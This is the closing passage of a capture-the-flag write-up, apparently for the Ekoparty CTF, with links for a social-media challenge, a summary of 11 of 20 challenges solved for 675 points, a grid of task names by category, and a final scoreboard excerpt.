[https://ctf.ekoparty.org/static/img/social\\_challenge.png](https://ctf.ekoparty.org/static/img/social_challenge.png)

<https://instagram.com/p/7g9h0NRo32/>

This was the most difficult challenge ☺





## CONCLUSION

I was able to solve 11 of 20 challenges, with a total of 675 points earned. The position 51 was obtained globally and the 2 locally (Colombia).

### Tasks Solved

Web	Crypto	Reversing	Pwning	Misc
web25	cry25	rev25	pwn25	misc25
web50	cry50	rev50	pwn50	misc50
web100	cry100	rev100	pwn100	misc100
web200	cry200	rev200	pwn200	misc200

### Final Scoreboard

49	has_NOTHING_todo		700
50	EpicTeam		675
51	itsecurityco		675
52	faustben		675
53	gibdeon		675